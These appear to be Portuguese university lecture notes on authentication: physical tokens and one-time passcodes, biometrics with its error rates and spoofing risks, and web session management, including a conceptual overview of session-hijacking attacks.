- Este tipo de provas de identidade consistem em dispositivos físicos únicos para cada pessoa:
 - **Chave**
 - **Cartão de códigos**
 - **Smartcard**
 - **RFID**
 - **One-Time Tokens**
- Estes dispositivos são utilizados frequentemente como segundo fator (juntamente com a password). Obtém-se prova de identidade se se confirmar ambos os fatores. A ideia é usar dois métodos em conjunto. Um adversário pode roubar a password ou o token, mas roubar os dois ao mesmo tempo é bastante improvável.

8.3.1. Smartcard

- Processador embutido em cartão de plástico.
- Cartão pode armazenar e processar chaves criptográficas
- O processador interage com o exterior através de NFC (reconhecimento por contacto/aproximação) ou inserindo o cartão num leitor de cartões.
- Exemplos: cartões SIM, descodificadores satélite, cartão de multibanco, etc

8.3.2. One-Time Tokens

- **Versão 1:** Mecanismo/objeto físico que é capaz de mostrar um código num pequeno ecrã, que deve ter um paralelo do lado do servidor.
- **Versão 2:** Protocolo típico não interativo consiste em a máquina cliente (computador ou browser) partilhar um segredo com servidor. Periodicamente o token gera MAC com hora atual e a chave privada. O servidor pede password e MAC recente. Esse token está embutido na máquina, não é necessário interação com o utilizador, melhorando assim a sua usabilidade.
 - Vantagens:
 - defesa em profundidade (one-time tokens são usadas com passwords)
 - códigos MAC são de uso único e imprevisíveis (pois tem duração curta)
 - Desvantagens:
 - usa-se mesmo canal de comunicação para enviar passwords e MAC (ficando vulnerável a Man-in-the-Middle e phishing)
 - servidor precisa de armazenar chaves secretas (problemas de escalabilidade e ponto central de falha)
- **Versão 3:** One-Time Passcode
 - Utiliza simplesmente um dispositivo existente que gera códigos one-time.
 - Por exemplo, token virtual numa app no telefone, tablet, relógio; código enviado por SMS e/ou código enviado por e-mail.
 - Vantagens:
 - Elimina necessidade de mais um dispositivo


- Chaves são mais fáceis de gerir
- Desvantagens:
 - Menor garantia de independência entre fatores (por exemplo, telefone roubado)
 - Esta versão utiliza-se muitas vezes para aumentar garantias de segurança (por exemplo, transação bancária que implica transferência de valores, confirmação de identidade em caso de comportamento suspeito, confirmação de identidade em caso de alteração de password). Mas é insuficiente para cenários de segurança mais críticos (por exemplo, confirmar lançamento de míssil ou confirmar transferências de 1 milhão de euros).

8.4. Provas de identidade: biometria

- Biometria é uma prova de identidade por característica intrínseca da pessoa:
 - Característica física: impressão digital, forma da íris, face
 - Característica comportamental: caligrafia, uso do teclado
 - Característica de ambas: voz, forma de andar
- Vantagens:
 - Não é transferível. Características da pessoa são únicas
 - Usabilidade ideal
 - Pode dar garantias fortes de segurança
- Desvantagens:
 - Problemas de privacidade aliados ao facto que a biometria vai contra ao princípio do direito ao esquecimento. Dado que não é possível alterar as nossas características biométricas, a partir do momento em que estamos registados num sistema biométrico ficamos registados “para sempre”. No futuro se não quisermos ser identificados, podemos ser na mesma à força.
- **Formas de biometria**, que variam quanto à sua usabilidade, precisão e custo de implementação:
 - Impressão digital
 - Impressão da palma da mão

- Reconhecimento da retina
- Reconhecimento da íris
- Reconhecimento facial
- Padrão vascular (por exemplo, mão)
- Reconhecimento de voz
- Reconhecimento de caligrafia
- Padrão de utilização de teclado
- Forma de caminhar
- Batimento cardíaco
- ADN

- **Processo:**



- Em autenticação remota temos várias hipóteses:

- **Servidor recebe amostras em bruto**

- Servidor confia no computador do cliente para recolher amostras

- Toda a informação biométrica está armazenada num servidor central (ponto de falha)
- **Servidor recebe templates/características já processadas para match**
 - Servidor confia no computador do cliente para recolher amostras e calcular/extrair templates
 - Servidor ainda tem acesso a um conjunto de templates/características
 - Informação biométrica ainda armazenada no servidor
- **Servidor recebe apenas resultado de match**
 - Servidor confia no computador do cliente para processo de autenticação (implica alguma forma de atestaçao/hardware confiável)
 - Servidor não tem acesso a informação biométrica

| Necessidade de o cliente confiar no servidor | | Necessidade de o servidor confiar no cliente |
|--|---|--|
| Alta | Servidor recebe amostras em bruto | Baixa |
| | Servidor recebe templates/características já processadas para match | |
| Baixa | Servidor recebe apenas resultado de match | Alta |

- Desafios:
 - precisão destas formas
 - taxa de falsos positivos (FAR): probabilidade de aceitar indevidamente
 - taxa de falsos negativos (FRR): probabilidade de rejeitar indevidamente

- FAR baixo pode ser desejável, pois impedimos o atacante de entrar “sem querer”
 - FRR alto prejudica a usabilidade
 - Muitas vezes calibra-se para o Equal Error Rate Point: $\text{FAR} = \text{FRR}$
 - usabilidade, nomeadamente no registo
 - O registo de um utilizador é muito mais elaborado do que para uma password
 - Obriga a fazer um conjunto de medidas até que uma precisão adequada possa ser garantida
 - Usual existirem indivíduos para os quais é difícil obter a precisão desejada
 - estabilidade dos templates e características
 - armazenamento de informação sensível/dados pessoais
 - frescura: evitar replay attacks, integridade, robustez, etc.
 - aceitação pelos utilizadores
- Os ataques maliciosos a biometria geralmente são de dois tipos:
 - intercepção: permite falsificação de características, problemático porque característica biométrica não pode ser alterada nos indivíduos
 - usurpação (spoofing): criação de característica falsa que engana o sensor, por exemplo, modelo de dedo, imagem de iris, etc. Tentativa de enganar o sistema de reconhecimento/sensor.

8.5. Sessões web

- **Sessão:** sequência de pedidos/resposta a um (ou mais) sites/aplicações. A sessão pode ser longa (por exemplo, gmail) ou curta (por exemplo, aplicação do banco). Sem este conceito de sessão, todos os pedidos exigiriam nova autenticação.
- A ideia é autenticar o utilizador uma vez e manter essa informação para os pedidos seguintes.

8.5.1. HTTP auth

- Antigamente, usava-se esta solução, em que os servidores HTTP mantinham ficheiros de hashes de passwords em pastas.
 1. O utilizador pedia para autenticar-se.
 2. Servidor pedia autenticação por password
 3. Browser mostrava formulário (formulário do próprio browser comum a todos os sites e não formulário da aplicação web)
 4. Após o utilizador inserir os dados, o browser enviava os dados ao servidor.
 5. Em todos os pedidos subsequentes, browser envia login/password para a mesma pasta.
- Problemas:
 - Obriga a guardar passwords nas pastas dos servidores
 - A única forma de fazer logout era fechar o browser e o utilizador poderia ter múltiplas contas.
 - O site não controla a interface de inserção da password (mas sim o browser), confundido facilmente os utilizadores.

8.5.2. Tokens de sessão

- No momento da autenticação, o servidor cria um “testemunho” que fica guardado do lado do cliente e é devolvido em todos os pedidos relacionados.
- Três formas de concretizar isso:
 - guardar token numa cookie
 - o próprio URL tem a informação sobre a sessão
 - campos escondidos em formulários
- Hoje em dia utiliza-se todas estas formas em conjunto, pois cada um desses mecanismos tem possíveis ataques. Ao usar os três mecanismos em conjunto, o adversário também teria de conseguir fazer os vários ataques ao mesmo tempo, o que é bastante improvável.

- Os tokens devem:
 - ser imprevisíveis (números grandes e aleatórios)
 - invalidados no logout
 - as cookies do lado do cliente devem ser apagadas
 - a informação sobre as sessões deve ser eliminada do lado do servidor
- **Session Hijacking:** ataques a tokens de sessão
 - Cross-Site Scripting (XSS)
 - Eavesdropping sobre HTTP ou Man-in-the-Middle em HTTPS
 - Falha de logout: se o token não for invalidado do lado do servidor e alguém tiver acesso a esse token pode reutilizá-la.
 - Token fixation: atacante inicia sessão e recebe token. Depois convence o utilizador a fazer login com o mesmo token (por exemplo, embutido num URL). O token do atacante passa a ter privilégios do utilizador.